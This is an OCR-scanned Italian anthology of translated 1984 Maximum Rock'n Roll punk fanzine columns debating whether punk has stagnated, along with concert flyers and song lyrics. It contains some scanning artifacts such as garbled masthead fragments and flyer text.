sibile degli scrittori sociali è quella di vedere solo la realtà
del modo d'essere del popolo che si adegua ai loro sogni.
Raramente essi la vedono congiuntamente. Lo scrittore
sociale, in generale, vede nel popolo solo l'ideale, il bene,
la decenza, tutti repressi dall'esterno: il socialismo. Op-
pure il popolo è solo una massa amorfa di materiale pla-
smabile che può venire piegato a volontà: il fascismo.
Il liberalismo non conosce bene la realtà del popolo, ma
mantiene in vita il grande sogno.

Il popolo è il fattore determinante di qualsiasi avve-
nimento nei processi sociali. Non c'è assolutamente nulla
che accada o che accadrà, che non sia prima radicato pro-
fondamente nei modi d'essere del popolo. Non importa
in questa sede se il popolo determini il corso degli avve-
nimenti sociali attraverso la pigrizia e l'immobilismo, vale
a dire attraverso la sopportazione passiva, o mediante com-
portamenti di tipo attivo come le insurrezioni.

OGNI RIVOLUZIONARIO.DISTRUG.

GEREMO IL SISTEMA

DEL MERCATO..

E'PORSE CHE

NON POSSIAMO AVERE NIENTE

ORA,DISTRUZIONE DI CAMPI DI

CONCENTRAMENTO.I MOSTRI IM_

PAZZITI NON SI ACCONTENTANO

CON QUELLO SOLTANTO I NEMICI

DELLA NAZIONE,MA I DELIRI CE

LI HANNO LASCIATI E DELIRE_

REMO IL DELIRIO DEI NOSTRI

APPUNTI COLORI SCHIZZI,

SU I MURI IL DELIRIO DEI

MOMENTI

Illustrazione tratta da un volantino del gruppo musicale AGNOSTIC FRONT, 1984, New York, USA

"MAXIMUM ROCK'N ROLL", N. 13, APRILE-MAGGIO, 1984,
SAN FRANCISCO, USA

DOES PUNK SUCK ???
"MEET CAFE ZINE"
Di Dave

Dallo Shock nichilista del 1977 al punk con una coscienza sociale di oggi, vi è stato un passo grande ed importante. Il "Odia Reagan", "Odia la polizia", sono opinioni onorevoli ma dovevano far attenzione a non fossilizzarsi. Vedere il problema è ben lungi dal tentare di cambiarlo. Adagiarsi e rimanere fermi sta diventando compiacente e ristagnante, le cose dovrebbero andare costantemente avanti. Andare avanti significa acquisire conoscenza, educare se stesso e quindi trasformare queste informazioni in azione. Per esempio, gli M.D.C. pubblicano un singolo sulle corporazioni multinazionali; anziché considerarlo un qualcosa di definitivo sul soggetto, forse dovremmo precipitarci in biblioteca per avere più informazioni. Una volta fatto le cose divengono molto più chiare, cominci a entrare e a scoprire i metodi della loro follia. Forse dopo esserti immerso nel mondo della cattiva condotta delle multinazionali, potresti sentire il bisogno di fare scritte con lo spray su un palazzo dell'IBM o, ancor meglio, di voler provare a smantellarlo! Ritengo, e non lo intendo in maniera denigratoria, che la musica non sia il luogo ideale per raccogliere informazioni, ma che essa possa piantare il seme iniziale.
Se senti che gran parte dei movimenti 'politici' esistenti al momento sono cazzate totali, probabilmente non sei troppo lontano dalla verità. Fatto da solo! Questo, dopotutto, è lo spirito del punk, non compriamo più dischi della Warner Bros., o della CBS, ne leggeremo NME, Rolling Stone, etc., per tenersi informati.

SE CONTINUIAMO A BATTERCI PER L'INDIPENDENZA DALL'ORDINE STABILITO CI SONO MOLTE COSE POSSIBILI DA FARE.

Un'ultima cosa, è importante tenere a mente che ciò per cui siamo qui coinvolti è una sottocultura e ciò intrinsecamente include valori alternativi etc.. E' un gran male quando cominciamo ad adottare i 'loro' concetti di moda, sessismo, gerarchie, culto dell'eroismo, profitto, etc...
(Trad. Stefano Bettini)

"MAXIMUM ROCK'N ROLL", N. 13, APRILE-MAGGIO, 1984, SAN FRANCISCO, USA

DOES PUNK SUCK ??? "MRR"

Di Jeff Bale

Chiunque guardi con occhio onesto alla variegata subcultura 'Hard-Core' difficilmente può evitare di notare gli innumerevoli problemi e contraddizioni. Ma dovrebbe essere ricordato che simili dicotomie sono 'sempre' state parte integrante del punk e tre dei più annosi problemi continuano a bloccare la scena.

Il primo è il ristagno musicale. Come tutte le forme di musica, il punk deve evolversi e sperimentare per mantenersi fresco ed eccitante, ma trova il fare questo più difficile di molti altri generi musicali, poiché il suo aspetto viscerale è basato su una forma molto rigida e stilizzata. Non può diventare 'troppo' ricco, 'troppo' complesso, 'troppo' lento, o 'troppo' brillante, senza trasformarsi in un'entità musicale totalmente differente, così tutto quello che può fare per rimanere vibrante è il riarrangiare le sue componenti fondamentali-semplicità, crudezza, intensità, velocità- e creare variazioni su se stesso. Se questo riarrangiamento non avviene periodicamente, esso incomincia a suonare 'generico'. Questo è il caso attuale, con la sua generica spazzatura. Ma a quelli che stanno facendo un tale chiasso su questo punto dovrebbe essere ricordato che prima c'erano dozzine di generica monnezza organizzate, c'erano dozzine di bands di generico punk -per ogni gruppo creativo del '77 come gli WIRE o gli A.T.V., c'erano venti interventi sconnessi come quelli dei DEPRESSION. E prima di questi c'erano bande genericamente lucide, bande di generico 'rock progressivo', bande genericamente psichedeliche, generiche band degli anni '60, bande di generico 'Merseybeat', e così via. Gli imitatori sono 'sempre' in eccedenza sugli innovatori, così sospetto che la gente che ossessivamente critica il punk di essere 'generico' non lo ha mai amato molto.

La seconda è la delimitazione e sfruttamento commerciale. Ho analizzato a un certo livello gli effetti di questo processo nel numero tre di Maximum Rock'n Roll, così è sufficiente dire che non molto è cambiato da allora. Se qualcosa è cambiato, è che oggi ci sono in giro ancor più promoter senza scrupoli e bande affette da rockstarismo. Ma il vero problema consiste nell'accettazione di questa situazione disgraziata da parte della massa di ascoltatori del punk. Sebbene si stia esercitando una positiva pressione, che fa da controbilancia per aiutare le bande a preservare la loro integrità e a rivitalizzare i loro ideali, molti dei fans sembrano contenti di permettersi di essere sfruttati economicamente e psicologicamente dai loro idoli musicali. Questo spiega la popolarità delle performances di Rock immaginario come quello dei G.B.H., che possono essere distinti dai rozzi cavalli dell'Heavy Metal come i Judas Priest solo dalla lunghezza dei capelli. Questa scarsità di coscienza tra i Punks condurrà alla fine direttamente alla

M.T.V. e all'Oakland Coliseum, un pensiero nauseante. Nessuno può più prendersene cura? La terza è la diffusa mancanza di cervello e la violenza ad essa associata. In un certo senso il punk originale del '77 porta con se la responsabilità di aver creato questa difficoltà. Svolgendo un ruolo belligerante, portando catene e svastiche per scioccare la gente, essi, contro la loro volontà, hanno attratto altri che sono 'realmente' violenti e fascisti. Alcuni di questi deficienti inevitabilmente associarono se stessi alla scena punk, e le cose sono divenute nel tempo così pessime che vari portavoce del punk -da Johnny Rotten a Mark P. a Joe Strummer a Jimmy Pursey a Mensi ai fratelli Kinman a Biafra- sono stati costretti a denunciare pubblicamente questo elemento imbecille [del punk]. A dispetto di questo, maschilisti e altri individui disturbati, sono stati incoraggiati dall'immaginario distorto dei media a percepire la nostra sotto-cultura come un ambiente favorevole per le loro psicosi e la loro stupidità, e il risultato è che siamo sempre afflitti dalla loro presenza. Comunque questa patetica manciata di ritardati neo-nazisti è significante solo se viene rappresentata come la punta visibile di un iceberg di ignoranza. Masse di questi nuovi ragazzi hanno aumentato le fila del punk in tempi recenti, ma molti di loro hanno già interiorizzato quei valori che differenziano un punk dall'altro, ovvero forme più superficiali di espressione e di incontro. Finché questo succede, noi non possiamo sperare di avere un impatto positivo sull'intera società.

Naturalmente, tutti questi problemi fondamentali potrebbero essere rivisti -sebbene non completamente sradicati- se abbastanza gente avesse idee creative, cercasse di dare consenso morale e finanziario ai gruppi che stessero 'tradendo', e rendessero conto alle loro coscienze anziché all'intimidazione collettiva. E nonostante la persistenza delle suddette difficoltà, c'è stato un progresso sostanziale in certi settori e ciò mi consente di finire con una nota più speranzosa.

Anzitutto il sistema alternativo di gruppi, fanzines, etichette indipendenti, locali, e programmi radiofonici, è diventato oggi più ampio e fortemente radicato. Inoltre, ha raggiunto proporzioni internazionali. La sempre crescente rete di interscambi e la comunicazione che questa rende possibile, serve a rafforzare ogni scena punk locale rendendo consapevoli i partecipanti di essere la parte di un movimento culturale attivo in tutto il mondo, che trascende i confini nazionali e regionali. Fintanto che questo sistema esiste, esso preclude la possibilità di un sistema di controllo esterno sulla scena.

Per di più, sempre più gruppi stanno sollevando importanti questioni sociali e politiche nei loro pezzi, e il risultato può essere visto nelle pagine di qualsiasi fanzine. Sebbene esista un disaccordo sostanziale e una polarizzazione politica, trovo molto incoraggiante che discussioni di ampia portata siano divenute un fatto comune fra i punk. L'apatia e la passività prosciugano qualsiasi controcultura, così tutti noi dobbiamo svolgere un ruolo più attivo nel determinare il futuro della nostra scena. (Trad. Stefano Bettini)

- Illustrazione tratta da un volantino con il programma di alcuni concerti al CBGB, Aprile, 1984, New York, USA.

AXIMIIM ROCKN

"MAXIMUM ROCK'N ROLL", N. 13, APRILE-MAGGIO, 1984,
SAN FRANCISCO, USA

DOES PUNK SUCK ???
"SEIDBOARD WORLD"

Di Mykel Board

Mi dispiace di essere in ritardo, ma su vostra richiesta mi è stato domandato di essere 'costruttivo'. Si tratta di un insulto o di che altro? Non sono stato costruttivo da quando aiutai i lavori del progetto Manhattan. Brevemente, (e non sono mai stato breve da quando aiutai a scrivere la bibbia), ecco il mio punto di vista. Il punk è morto. Lunga vita al punk. Raggiungendo ogni casa d'America, la MTV ha ucciso la New Wave definendola cosa da ragazzi. Essa non è più underground, e mi aspetto di vedere, nel giro di due anni o giù di li, apparire il taglio di capelli da 'Flok of Seagulls' a Wall Street. Il punk hardcore è ormai in circolazione da abbastanza tempo per essere pieno zeppo di stronzi con o senza ogni punto di vista politico, sociale e musicale. Questo significa che è finito? No di certo! C'è una via di uscita. Raccogliete inviti a combattere contro l'elitarismo, ma di fatto è l'elitarismo che salverà la musica punk aiutandola a svilupparsi in qualcosa di nuovo, qualcosa non ancora sciupato dalla MTV o dalle masse frustrate. Elitarismo significa essere diverso dal normale. Significa approvare e essere laterali. L'estremità musicale dell'hardcore di MINUTEMEN, ANGST, MEAT PUPPETS, l'estremo geografico di gruppi hardcore FINLANDESI, BRASILIANI, ARGENTINI, POLACCHI, e di COLOMBUS, INDIANA, l'estremismo filosoficamente ingiurioso dell'hardcore di MEATMEN, FUCK-UPS, BLACK HUMOR; queste sono le piazze dalle quali sorgerà il futuro del punk. Piccole cittadine con una band e altre dieci 'nella scena', un posto dove la repulsione della comunità forza la gente a formare insieme la loro piccola 'elite'; questo è il futuro. Lo è sempre stato. La popolarità uccide! Il consenso della massa uccide. Di sicuro sarò alla MTV, ma solo se il mio video mostra me che libero una stanza piena di gente. Coloro che si lagnano della noiosità della scena 'sono' la noiosità della scena. Questo è elitarismo democratico. Se non ti piace fai qualcosa di meglio. La gente decide di uscire, imbracciare un fucile per combattere per l'anarchia, ma non ha le palle di imbracciare neanche una chitarra. Ricorda, ciò che è 'noioso' a San Francisco non è noioso a Podunkville, Iowa. Non aver timore dei paragoni. Non tentare di spostarti nella grande città dove perderesti la battaglia contro le droghe migliori o la politica della sinistra più estrema. Là sarai una parte della massa. Resta da parte, resta da solo, dissociati dalla feccia di cui consiste il resto di Podunkville. Ciò ti manterrà underground. Ciò ti rende elite. Ciò ti rende il futuro. Per quanto riguarda noi nelle grandi città dobbiamo lavorare più duramente per essere odiati. Ma possiamo farcela se ci proviamo. (Trad. Stefano Bettini)

GOLDENVOICE presents AN EVENING BIG FRANK (WITH 6 BANDS) THAT IS NOT HAPPY WITH...

DIRTY ROTTEN IMBECILES

D.R.I.

Friday JULY 18

FENDER'S

HIRAX (OC'S)

SHOW STARTS AT 8:00 P.M.

GANG GREEN

BOSTON'S

Southbays SWA

BONELESS ONES

MAIMED FOR LIFE salt lake city

LOST IN SPACE?

LONG BEACH IS NOT ANOTHER COUNTRY.

1018. to 405
5 santa Ana (south)
710 L.B fwy.
downtown exits
be goin' left
info (213) 435 2838

TICKETMASTER

tickets cheaper in adv. ZED U Private
(818) 966-6587
(CALL CRUZ)
10.00 AT THE DOOR
(THAT COMES TO 1.60 A BAND... CHEAP!!!

FULL BAR WITH ID

FENDER'S BALLROOM
521 E. FIRST Long Beach
(213) 435 2838

Illustrazione tratta da un volantino di un concerto di gruppi Punk Hardcore americani, 1985 ca., USA.

MUM ROCKNROLL

"MAXIMUM ROCK'N ROLL", N. 13, APRILE-MAGGIO, 1984, SAN FRANCISCO, USA

DOES PUNK SUCK ???
"NEW IRON GUARD ZINE"

Di Ron

La comunità punk (internazionale), presa in considerazione su una base individuale, in molti aspetti è estremamente radicale, politicamente consapevole e creativa. Ma la comunità punk non è stata né sarà mai un 'movimento' di proporzioni rivoluzionarie che sovvertirà il sistema. Questo è privo di senso. Coloro che pensano non corrono il pericolo della massa-pensante e ciò crea pecore e capi autoesaltati. Il sistema non cambierà mai. La cosa migliore da sperare è che collassi sotto il suo stesso peso, cioè debiti, disordine civile, guerra o depressione economica. Non cambierai niente con colpi sanguinosi; starai solo creando un altro sistema. Ugualmente negativo,un complesso tecno-industriale-militare con un altro nome. **Il punk visto come un 'movimento' perderà la sua intelligente potenza creativa e la libertà delle differenze individuali.** Gli elementi inferiori del conformismo e della grettezza potrebbero travolgerlo.

I punks oggi per la maggior parte sono ribelli; la domanda è, in che modo? Io credo che il miglior modo per 'eliminare' il sistema (non cambiarlo) sia nel ritirare la partecipazione da esso. Protesta totale. Non votare, non pagare tasse, non andare a scuola, non fare il servizio militare, lavorare il meno possibile o non lavorare del tutto, vivere al di fuori della società tutti insieme se è possibile. Per me, punk significa pensare a se stessi, non unirsi ad un 'movimento'. Significa frantumare il sistema, non cambiarlo. Ebbene si, ciò significa una totale eliminazione dei complessi tecno-industriali-militari astenendosi da ogni forma di supporto ad esso. Coloro che desiderano continuare a vivere sotto la legge del sistema possono soffrire le conseguenze della loro dipendenza da esso. Non puoi fare cambiamenti di massa senza soffrire gli stessi problemi sistematici che precedevano i 'cambiamenti'. Il punk rock come movimento è pericoloso per le ragioni suddette. E sento che in linea di massima si sta dirigendo in quella direzione. Sfortunatamente, dappertutto, sento sempre più spesso ragionare di 'gangs' di punks, conformismo stupido, abbigliamento punk nei negozi chic di Hollywood, simboli © dappertutto. Ma che cosa succede quando il punk non è realmente capito? Il caos genera la dittatura! E così, da punk radicalmente scettico, sfido questa condizione attuale degli eventi, per rifiutarla completamente, per il bene della liberazione individuale e della libertà. Penserò per me stesso! Non più 'opinioni di pan di granoturco' come scrisse una volta Mark Twain. Distruggere il sistema significa non partecipare agli schemi di controllo di massa, ai movimenti di massa, al conformismo di massa e alla stupidità. (Trad. Stefano Bettini)




Illustrazione tratta da un volantino di un concerto di gruppi Punk Hardcore americani e inglesi, 1985 ca., USA

KIMIIM ROCKNRO

"MAXIMUM ROCK'N ROLL", N. 12, MARZO, 1984, SAN FRANCISCO, USA

"MYKEL BOARD DICE: -HAI TORTO!!-"

Di Mykel Board

Ecco una storia che girò a New York la scorsa estate. Potete valutare da voi stessi se sia vera: Riguarda Dave degli M.D.C. che a quell'epoca stava per Millions of Dead Cops. Pare che Dave stesse visitando Rat Cage, un negozio di hardcore del luogo nell'East Village. Quando entrò, Dave notò che la finestra era coperta con delle assi e il vetro interno era infranto.

Chiese al proprietario del negozio (anch'egli di nome Dave) cosa fosse accaduto..

"Bene, c'è un tipo fuori che si aggira sempre per qui" disse Dave Rat Cage. "Un giorno se ne stava là fuori con un mattone e a un certo punto lo scagliò attraverso la finestra".

"Merda!" disse Dave M.D.C., "Non chiamasti i poliziotti?".

Spero che la storia sia vera, ma non ha una grande importanza. Mi piace comunque. Sono sicuro che vi sarebbero centinaia di 'anarchici' con i braccialetti di borchie che si sarebbero comportati nel medesimo modo. Non ve ne sono molti che direbbero "Fanculo i maiali!", mentre sono inseguiti per la strada da un branco di tipi tozzi con il coltello.

Vuoi vedere l'anarchia in azione? Entra semplicemente nel cesso di un qualsiasi club punk. Quella è anarchia in azione. Okay, talvolta la polizia è colpevole di abusi. Sembra avercela in particolar modo con i punk della West Coast. Il che significa soltanto che c'è bisogno di una polizia migliore.. non che non ci sia alcun bisogno della polizia.

So che vi sono tutti i generi di ragioni sociologiche e politiche per il crimine. C'è una cultura della povertà. C'è la frustrazione di sentirsi inermi. Questo è comprensibile. Ma non puoi aspettarti che qualcuno faccia uno studio sociologico quando ha una pistola puntata sullo stomaco.

C'è chi si rompe i coglioni per una qualsiasi ragione. Lasciateli soli ed essi perdono il capo. Strappano i cessi dai bagni, provocano risse, uccidono.

Volete l'anarchia? Provate a vivere a New York qualche volta. Ma tu uggi: "Ma il punk rock è politico".

Vediamo. Ecco qua una storiellina:

Sebbene sia difficile datare l'inizio del punk, è probabilmente corretto dire che i RAMONES, cominciando nel 1975, furono il primo gruppo di punk rock moderno. Si trattava di un gruppo di ragazzi che suonavano veloce a tutto volume e indossavano jeans stracciati e giacche di pelle nera. A parte quello, essi non misero mai in giro di essere nient'altro che quei ragazzi della classe media suburbana che erano.

Quando Malcolm Mac Laren ex manager delle NEW YORK DOLLS, portò il punk rock in Inghilterra, introdusse un aspetto politico (originariamente nichilista) all'immagine. Altri

gruppi che rappresentavano svariati spettri politici, raccolsero quindi la bandiera e nacque il punk politico. In Inghilterra, i seguaci del punk erano di solito ragazzi bianchi con origini operaie o della classe media più bassa. Si sviluppò presto una scissione fra punks anarco-nichilisti (es: i SEX PISTOL), i punks di sinistra (es: i primi CLASH) e i punks di destra (es: i COCKNEY REBELS). Naturalmente, i punks di destra erano i più comuni fra i giovani della classe operaia bianca d'Inghilterra.

In America, il punk rock divenne politico solo con la terza generazione, cioè... dopo che se ne era andato in Inghilterra e tornato in una forma alterata. Nessuna delle originarie punks band americane (RAMONES, GERMS, RICHARD HELL, etc.) fu in qualche modo politica. Il punk cominciò come una ribellione contro la corporazione del rock e della disco. Fu un ritorno alle origini e un ritorno al divertimento... questo è tutto. In America divenne politico, primo per uno stupido tentativo di copiare i britannici, e secondo quando qualcuno volle fare un nuovo movimento "proprio come negli anni sessanta". Per la maggior parte, erano persone che erano a malapena nate negli anni sessanta e che appresero di quegli anni a scuola e dai loro fratelli più anziani che erano divenuti dirigenti di grandi società.

La politica, con rare eccezioni, è un capriccio nel punk Americano. E' significativa quanto la MTV. Ho visto dei punks con l'emblema di gruppi pacifisti politici come i CRASS che adornavano il retro delle loro giacche di pelle, tirare giù dal palco qualcuno di un gruppo non di loro gradimento. (Nella fattispecie, Julien Nitzberg della mia band, gli ARTLESS). Dopo essere stato tirato giù egli fu immediatamente calpestato e preso a calci in faccia.

Ecco un'altra storia, questa è sicuramente vera:

Attendevo il mio istruttore di guida in Bleecker Street. Scalciando i bidoni dei rifiuti e strillando, arrivò nella strada quel ragazzo bianco. Tentai di allontanarmi, ma ad ogni modo egli mi raggiunse.

"Ce l'hai un dollaro?", chiese.

"Mi spiace", dissi alzando le spalle.

Mi colpì in bocca. Mi misero quattro punti per chiudere il taglio fatto dai denti sulle labbra. Oh no. Niente anarchia per me, grazie. Sono appena guarito.

(Trad. Stefano Bettini)

"MAXIMUM ROCK'N ROLL", N. 12, MARZO, 1984, SAN FRANCISCO, USA

"TIM YO MAMA"

Di Tim Yohannan

Ecco una storia che girò a San Francisco la scorsa estate. Potete valutare da voi stessi se sia vera: Riguarda John Crayfish dei BABBLING DOODLER, che a quell'epoca valeva veramente molto poco, così come è adesso. Pare che John stesse visitando il Tool & Die, un locale hardcore del luogo. Quando uscì, John notò che vi erano dei cellulari dappertutto. Chiese a un poliziotto che cosa stesse accadendo.

"Bene testa di cazzo, c'erano questi kids che non appartenevano a questo posto, che erano strani e disturbavano la pace" disse il poliziotto. "Noi abbiamo fatto irruzione e abbiamo tolto la merda di mezzo". "Gosh!" disse John Crayfish, "Posso essere d'aiuto?". Spero che la storia sia vera, ma non ha una grande importanza. Mi piace comunque. Sono sicuro che vi sarebbero centinaia di (...) americani che si sarebbero comportati nel medesimo modo. Non ve ne sono molti che direbbero "Fanculo i maiali!", mentre stanno aiutando i poliziotti a restaurare l'ordine politico e morale della società. Vuoi vedere il conservatorismo in azione? Vai semplicemente a vedere un qualsiasi concerto di punk rock. Ecco lo status-quo in azione. Okay, qualche volta i ragazzi sono colpevoli di 'crimini mentali' contro le autorità. Sembrano essere particolarmente influenzati da certi gruppi 'politicamente' agitatori della West Coast. Ma ciò significa soltanto che c'è bisogno di meno gruppi che istillano idee pericolose— non che non c'è alcun bisogno di gruppi. So che vi sono tutti i generi di ragioni sociologiche e politiche per essere reazionari. C'è una cultura di avidità e di mitica tendenza verso l'alto. E' un sentimento di impotenza di fronte alla 'minaccia comunista' costantemente inculcata in noi dai politici. Questo è comprensibile. Non ti puoi aspettare che qualcuno sia un pensatore critico quando è occupato a riempirsi lo stomaco. C'è chi si rompe i coglioni per una qualsiasi ragione. Lasciateli soli ed essi perdono il capo. Strappano i cessi dai bagni, provocano risse, uccidono. Volete i reazionari? Provate a vivere in qualsiasi città degli U.S.A. qualche volta. Ma tu uggi: "Ma il punk rock è politico". Vediamo. Ecco qua una storiellina:

In America il punk rock divenne pericolosamente progressivo e politico dopo che i punks, per qualche stupida ragione, si stufarono della negatività, del far tendenza, e dell'attitudine a pop-star di alcuni dei gruppi originali di New York (RAMONES, DICTATORS, DEAD BOYS, etc.), e nacque una schiera di degenerati progressisti (DILS, AVENGERS, ZEROS, etc.).

Il punk rock ebbe origine come un movimento politicamente conservatore mascherato da 'apolitico' (naturalmente, non esite niente di apolitico) con un carattere minore di ribellione contro le etichette principali che non facevano firmare loro abbastanza velocemente i contratti.

Ma questi altri gruppi 'osarono' rifiutare la guida di New York, e stupidamente diffusero la prospettiva della consapevolezza. Ciò tornò politicamente progressivo nel resto d'America, nel tentativo di rompere gli intenzionalmente limitati confini creati da coloro che, a causa di alcuni fallimenti della generazione degli anni sessanta, risposero diventando totalmente reazionari. Per la maggior parte, erano persone che erano a malapena nate negli anni sessanta e che appresero di quegli anni dalla storia appresa nelle loro classi civiche e che era stata incredibilmente riscritta con un'operazione di lavaggio del cervello, o dalla propaganda di disfattisti cinici, come me stesso, superati dai sessanta, e adesso pronti a mostrare quanto sia in realtà stupida la ribellione. Sebbene sia difficile datare l'inizio del punk, è probabilmente corretto dire che i RAMONES, cominciando nel 1975, furono il primo gruppo di punk rock moderno. Si trattava di un gruppo di ragazzi che suonavano veloce a tutto volume e indossavano jeans stracciati e giacche di pelle nera. A parte quello, essi non misero mai in giro di essere nient'altro che quei ragazzi conservatori della classe media suburbana che erano. Quando Malcolm Mac Laren ex manager delle NEW YORK DOLLS, portò il punk rock in Inghilterra, introdusse un aspetto politico (originariamente nichilista) all'immagine. Altri gruppi che rappresentavano svariati spettri politici, raccolsero quindi la bandiera e nacque il punk politico. In Inghilterra, i seguaci del punk erano di solito ragazzi bianchi con origini operaie o della classe media più bassa. Si sviluppò presto una scissione fra punks anarco-nichilisti (es: i SEX PISTOL), i punks di sinistra (es: i primi CLASH) e i punks di destra (es: i SKREWDRIVER). Sfortunatamente, i punks di sinistra erano i più popolari fra i giovani della classe operaia bianca d'Inghilterra. Con poche eccezioni in America, l'intelligenza politica deve essere schiacciata. Essa è rara così come gruppi come i CRUCIFUCKS e gli M.D.C., ma è in crescita. Ho visto punks con l'emblema dei WHITE FLAG baciare persone di gruppi che non gli piacevano. Provarono a farlo anche a me, dopo di che io li buttai giù dal palco, prontamente mi feci avanti e li presi a calci in testa, per scoprire solo dopo che essi erano davvero dei bravi conservatori, e io avevo confuso quell'emblema con quello dei CRASS. Parlando di 'anarchia', come io ben so, è una teoria seria che incoraggia la gente a prendersi la responsabilità della loro vita e delle loro azioni. Fortunatamente, non troppi punk lo sanno, e molti pensano che significhi ammettere il caos e andarsene in giro mettendo i piedi sugli altri. Non è mio compito di metterli in riga —he he. Ecco un'altra storia, questa è sicuramente vera:

Attendevo il mio autista in Mission Street. Scalciando i bidoni dei rifiuti e strillando, arrivò nella strada questo 'ragazzo bianco'. Tentai di allontanarmi, ma ad ogni modo egli mi raggiunse. "Ce l'hai l'EP dei FUCK-UPS?", chiese. "Mi spiace", dissi alzando le spalle.

Mi colpì in bocca, berciando qualcosa a proposito dell'essere amico di Mykel Board. Provai a dirgli "Anch'io", ma era troppo tardi. Mi misero quattro punti per chiudere il taglio fatto dai denti sulle labbra. Oh no. Nessun liberalismo senza senso per me, grazie. Sono appena guarito.

(Trad. Stefano Bettini)

- Illustrazione tratta da un volantino di un concerto dei gruppi Punk Hardcore, Maggio, 1985, USA.

OLIMAXIMUM

"MAXIMUM ROCK'N ROLL PRESENTS: WELCOME TO 1984" (DISCO), 1984, MAXIMUM ROCK'N ROLL RECORDS, SAN FRANCISCO, USA

"FOTTI L'AUTORITÀ"

Di Raw Power

Loro hanno il potere di cambiare le stagioni/ Loro hanno il potere di cambiare la nostra vita/ Vivono in un merdaio/ Meglio delle loro leggi è la nostra opinione/ Ci stiamo preparando nelle strade/ E' già cominciata la nostra battaglia/ Governanti di merda siete voi i veri terroristi!! (Trad. Ilaria Ferri)

